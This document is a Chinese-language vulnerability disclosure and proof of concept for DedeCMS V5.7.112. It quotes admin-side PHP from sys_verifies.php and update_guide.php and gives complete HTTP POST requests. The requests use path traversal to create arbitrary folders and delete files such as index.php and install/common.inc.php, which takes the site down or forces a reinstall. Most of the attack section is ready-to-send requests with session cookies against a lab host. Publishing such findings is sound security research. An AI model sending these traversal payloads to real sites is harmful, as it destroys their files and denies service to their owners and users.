# Dedecms最新版任意文件删除绕过导致系统重安装&&网站拒绝服务

# 源码归属

dedecms 属于上海卓卓网络科技有限公司

公司官网<https://www.dedecms.com/>

源码下载<https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.112-UTF8.zip>

icon\_hash="-47597126"



# 代码审计

代码所处文件名：sys\_verifies.php

else if ($action == 'apply')  
{  
 $cacheFiles = DEDEDATA.'/modifytmp.inc';  
 require\_once($cacheFiles);  
 $sDir = DEDEDATA."/$tmpdir";  
 $tDir = DEDEROOT;  
   
 $badcp = 0;  
 $adminDir = preg\_replace("#(.\*)[\/\\\\]#", "", dirname(\_\_FILE\_\_));  
   
 if(isset($files) && is\_array($files))  
 {  
 foreach($files as $f)  
 {  
 if(preg\_match("#^dede#", $f)) $tf = preg\_replace("#^dede#", $adminDir, $f);  
 else $tf = $f;  
  
 if(file\_exists($sDir.'/'.$f))  
 {  
 //还原文件前先进行文件校验  
 $ct = file\_get\_contents($sDir.'/'.$f);  
 $ct = preg\_replace("/\/\\*\\*[\r\n]{1,}(.\*)[\r\n]{1,} \\*\//sU", '', $ct);  
 $newhash = md5($ct);  
 $row = $dsql->GetOne("SELECT \* FROM `#@\_\_verifies` WHERE filename='../{$f}' ");  
 if(is\_array($row) && $row['cthash'] != $newhash)  
 {  
 $badcp++;  
 } else {  
 $rs = @copy($sDir.'/'.$f, $tDir.'/'.$tf);  
 if($rs) unlink($sDir.'/'.$f);  
 else $badcp++;  
 }  
 }  
 }  
 }  
  
 $badmsg = '！';  
 if($badcp > 0)  
 {  
 $badmsg = "，其 {$badcp} 个文件校验码不正确或复制失败，<br />请从临时目录[../data/{$tmpdir}]中取出这几个文件手动还原。";  
 }  
  
 ShowMsg("成功完成还原指定文件{$badmsg}", "javascript:;");  
 exit();  
}

可以看到 只要文件存在 就会调用 以下代码 然后 rs为true的时候执行文件删除 可以配合目录穿越

$rs = @copy($sDir.'/'.$f, $tDir.'/'.$tf);  
if($rs) unlink($sDir.'/'.$f);

这里有一个 require\_once($cacheFiles); 要不让这段代码报错继续执行后续代码，还需要执行另外一个请求

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 46  
  
action=getfiles&refiles=http://127.0.0.1/1.php

refiles合理即可

# 漏洞复现


首先调用上面数据包然后 就可以进行删除index.php了

首先没有删除之前是这样的 index.php可以正常访问




然后进行网站拒绝服务攻击

删除此文件




数据包如下

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 91  
  
action=apply&files[]=../../index.php



查看服务器发现文件不见了




再去访问主站 网站已经无法正常服务了因为路由入口文件已经被删除了




除了删除网站跟目录的文件以为还可以目录穿越删除其他文件

例如删除这个1.txt文件




构造数据包

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 36  
  
action=apply&files[]=../../../../1.txt



删除成功



如果要删除数据库连接文件需要进行绕过 配合任意文件夹创建 绕过 导致可删除 common.inc.php 导致系统无法连接数据库无法正常运行


代码部分

else if($dopost=='getfilesstart')  
{  
 //update\_guide.php?dopost=down&curfile=0  
 $msg = "补丁安装前请确保已进行全站备份！<br/>二次开发过的文件请谨慎区分，避免被覆盖！<br/>";  
 $msg .= "<a href=update\_guide.php?dopost=down&curfile=0>确认目录状态都正常后，请点击开始下载文件&gt;&gt;</a><br />";  
 ShowMsg($msg,"javascript:;");  
 exit();  
}  
else if($dopost=='getfiles')  
{  
 $cacheFiles = DEDEDATA.'/cache/updatetmp.inc';  
 $skipnodir = (isset($skipnodir) ? 1 : 0);  
 $adminDir = preg\_replace("#(.\*)[\/\\\\]#", "", dirname(\_\_FILE\_\_));  
   
 if(!isset($files))  
 {  
 $doneStr = "<p align='center' style='color:red'><br />你没有指定任何需要下载更新的文件，是否跳过这些更新？<br /><br />";  
 $doneStr .= "<a href='update\_guide.php?dopost=skipback&vtime=$vtime' class='np coolbg'>[跳过这些更新]</a> &nbsp; ";  
 $doneStr .= "<a href='index\_body.php' class='np coolbg'>[保留提示以后再进行操作]</a></p>";  
 }  
 else  
 {  
 $fp = fopen($cacheFiles, 'w');  
 fwrite($fp, '<'.'?php'."\r\n");  
 fwrite($fp, '$tmpdir = "'.$tmpdir.'";'."\r\n");  
 fwrite($fp, '$vtime = '.$vtime.';'."\r\n");  
 $dirs = array();  
 $i = -1;  
 foreach($files as $filename)  
 {  
 $tfilename = $filename;  
 if( preg\_match("#^dede\/#i", $filename) )   
 {  
 $tfilename = preg\_replace("#^dede\/#", $adminDir.'/', $filename);  
 }  
 $curdir = GetDirName($tfilename);  
 if( !isset($dirs[$curdir]) )   
 {  
 $dirs[$curdir] = TestIsFileDir($curdir);  
 }  
 if($skipnodir==1 && $dirs[$curdir]['isdir'] == FALSE)   
 {  
 continue;  
 }  
 else {  
 @mkdir($curdir, 0777);  
 $dirs[$curdir] = TestIsFileDir($curdir);  
 }  
 $i++;  
 fwrite($fp, '$files['.$i.'] = "'.$filename.'";'."\r\n");  
 }  
 fwrite($fp, '$fileConut = '.$i.';'."\r\n");  
   
 $items = explode(',', $upitems);  
 foreach($items as $sqlfile)  
 {  
 fwrite($fp,'$sqls[] = "'.$sqlfile.'.sql";'."\r\n");  
 }  
 fwrite($fp, '?'.'>');  
 fclose($fp);  
   
 $dirinfos = '';  
 if($i > -1)  
 {  
 $dirinfos = '<tr bgcolor="#ffffff"><td colspan="2">';  
 $dirinfos .= "本次升级需要在下面文件夹写入更新文件，请注意文件夹<font color='red'>是否有写入权限：</font><br />\r\n";  
 foreach($dirs as $curdir)  
 {  
 $dirinfos .= $curdir['name']." 状态：".($curdir['writeable'] ? "[√正常]" : "<font color='red'>[×不可写]：请手动创建该目录</font>")."<br />\r\n";  
 }  
 $dirinfos .= "</td></tr>\r\n";  
 }  
   
 $doneStr = "<iframe name='stafrm' src='update\_guide.php?dopost=getfilesstart' frameborder='0' id='stafrm' width='100%' height='100%'></iframe>\r\n";  
 }  
 include DedeInclude('templets/update\_guide\_getfiles.htm');  
 exit();  
}


可以看到参数files可控，且不存在 对../的过滤导致 可以目录穿越在任意目录创建任意名字的文件夹 这样就可以创建data文件夹了 数据包如下

POST /dede/update\_guide.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; PHPSESSID=bq87ppo9mtr9tgshsrt7vdl6ke; \_csrf\_name\_c27ad341=7ab23e6000d1adfa7ff2d8ae11946254; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=aeddd551290c02a6; DedeLoginTime=1707101974; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=7b11ae174ff2db1e  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 42  
  
dopost=getfiles&files[]=../data/abcd

一开始没有data文件夹




发送数据包后成功创建



再调用文件删除的接口

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 91  
  
action=apply&files[]=../../install/common.inc.php

可以看到 common.inc.php文件成功删除



再去访问后台 已经无法正常访问

